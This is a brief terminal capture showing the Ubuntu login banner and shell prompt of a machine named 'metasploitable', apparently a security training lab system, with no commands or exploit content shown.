Last login: Mon Aug 21 08:24:10 EDT 2017 on tty1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ 
```